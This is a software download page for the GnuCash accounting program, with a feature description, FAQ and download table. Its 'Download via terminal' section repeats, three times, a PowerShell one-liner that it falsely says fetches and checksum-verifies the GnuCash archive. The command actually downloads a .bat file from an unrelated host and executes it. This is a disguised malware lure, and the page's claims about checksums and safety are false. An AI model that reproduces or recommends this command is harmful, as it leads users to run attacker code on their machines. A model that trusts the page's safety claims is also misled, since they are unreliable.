

GnuCash
by Derek Atkins and contributors
- Version
- 5.17
- Size
- 7.1 MB
- Updated
- Publisher
- Derek Atkins and contributors
- Category
- Productivity
- Files
- 1
GnuCash screenshots
About GnuCash

GnuCash is a free, open-source personal and small-business finance manager that brings professional accounting principles to everyday money management. It presents a familiar check-book style register for entering and tracking transactions, while behind the scenes it uses proper double-entry bookkeeping so your books always balance. It runs on Windows, macOS and Linux.


For personal use, GnuCash lets you track bank accounts, cash, credit cards, income and expenses, set up budgets, and schedule recurring transactions such as bills and salary. It can track investments and stock portfolios, handle multiple currencies, and import transactions from your bank in common formats, so you can reconcile your records against statements and keep an accurate picture of your finances.



Small businesses benefit from additional features including customer and vendor tracking, invoicing, accounts receivable and payable, basic payroll assistance and tax reporting. A wide range of built-in reports and charts, such as profit and loss, balance sheets and category breakdowns, turn your raw entries into clear summaries of where money comes from and goes.
Because it is grounded in real accounting, GnuCash has a slightly steeper initial learning curve than a simple expense tracker, particularly the double-entry concept, but that rigour is what makes it trustworthy for serious bookkeeping. For anyone who wants a free, private, offline alternative to subscription accounting services, GnuCash is a capable and well-established choice.
Key features
- Check-book style register with double-entry books
- Accounts, budgets and scheduled transactions
- Investment, stock and multi-currency tracking
- Invoicing, customers/vendors and payables
- Wide range of financial reports and charts
Pros
- Free, private and offline
- Rigorous, trustworthy accounting
- Serves both home and small business
Cons
- Double-entry concept takes learning
- Interface is functional rather than modern
System requirements
A Windows, macOS or Linux computer. The program is lightweight and stores your data in local files.
Tips
- Spend a little time learning the double-entry basics up front; it pays off later
- Reconcile your accounts against bank statements regularly to catch errors early
Description from the publisher
Personal and small-business finance manager
GnuCash is a personal and small-business finance manager with a check-book like register GUI to enter and track bank accounts, stocks, income and expenses. GnuCash is designed to be simple and easy to use but still based on formal accounting principles.
At a glance
GnuCash is a open source productivity app published by Derek Atkins and contributors (code.gnucash.org). Personal and small-business finance manager
SOFTGIT offers 1 file for GnuCash covering Windows, macOS, Linux, BSD/Unix, 7.1 MB in total. The version listed is v5.17, last updated on October 19, 2026.
GnuCash belongs to the Productivity category, alongside PortableApps.com, Apache OpenOffice, TA-Lib: Technical Analysis Library. Browse related apps below to compare alternatives.
Download GnuCash v5.17
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/gnucash. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
GnuCash system requirements
- Operating system
- Linux, BSD/Unix, macOS, Windows
- License
- GNU General Public License version 2.0 (GPLv2); GNU General Public License version 3.0 (GPLv3)
- Written in
- Perl, C, XSL (XSLT/XPath/XSL-FO), Scheme
- Download size
- 15 MB (gnucash-5.17.tar.bz2)
- Project page
- sourceforge.net/projects/gnucash
GnuCash FAQ
Is GnuCash free?
Yes. GnuCash is free and open source.
Does GnuCash use double-entry accounting?
Yes. It uses proper double-entry bookkeeping behind a familiar check-book style register, so your books stay balanced.
Can GnuCash import transactions from my bank?
Yes. It can import transactions in common financial file formats so you can reconcile against statements.
Is GnuCash suitable for small businesses?
Yes. It includes invoicing, customer and vendor tracking, accounts receivable/payable and reports useful for small businesses.
What platforms does GnuCash support?
Windows, macOS and Linux.
Is GnuCash free and open source?
GnuCash is distributed under GNU General Public License version 2.0 (GPLv2); GNU General Public License version 3.0 (GPLv3) according to SourceForge. You can download it free of charge.
Which operating systems does GnuCash support?
SourceForge lists Linux, BSD/Unix, macOS, Windows for GnuCash.
Where does the GnuCash download come from?
The Download button takes you to the official SourceForge download for GnuCash (sourceforge.net/projects/gnucash). SOFTGIT does not modify or re-host the file.
What is GnuCash written in?
SourceForge lists Perl, C, XSL (XSLT/XPath/XSL-FO), Scheme.
Is GnuCash free to download?
Yes. GnuCash is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download GnuCash?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is GnuCash safe to install?
Files are published as received from Derek Atkins and contributors, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does GnuCash support?
The files listed here target Windows, macOS, Linux, BSD/Unix.
How big is the GnuCash download?
The file is 7.1 MB.
Provenance
- Publisher
- Derek Atkins and contributors
- Source
- code.gnucash.org
- Last check
- 1 month ago
- License
- GNU General Public License version 2.0 (GPLv2); GNU General Public License version 3.0 (GPLv3)
- Imported from
- Source: sourceforge.net/projects/gnucash


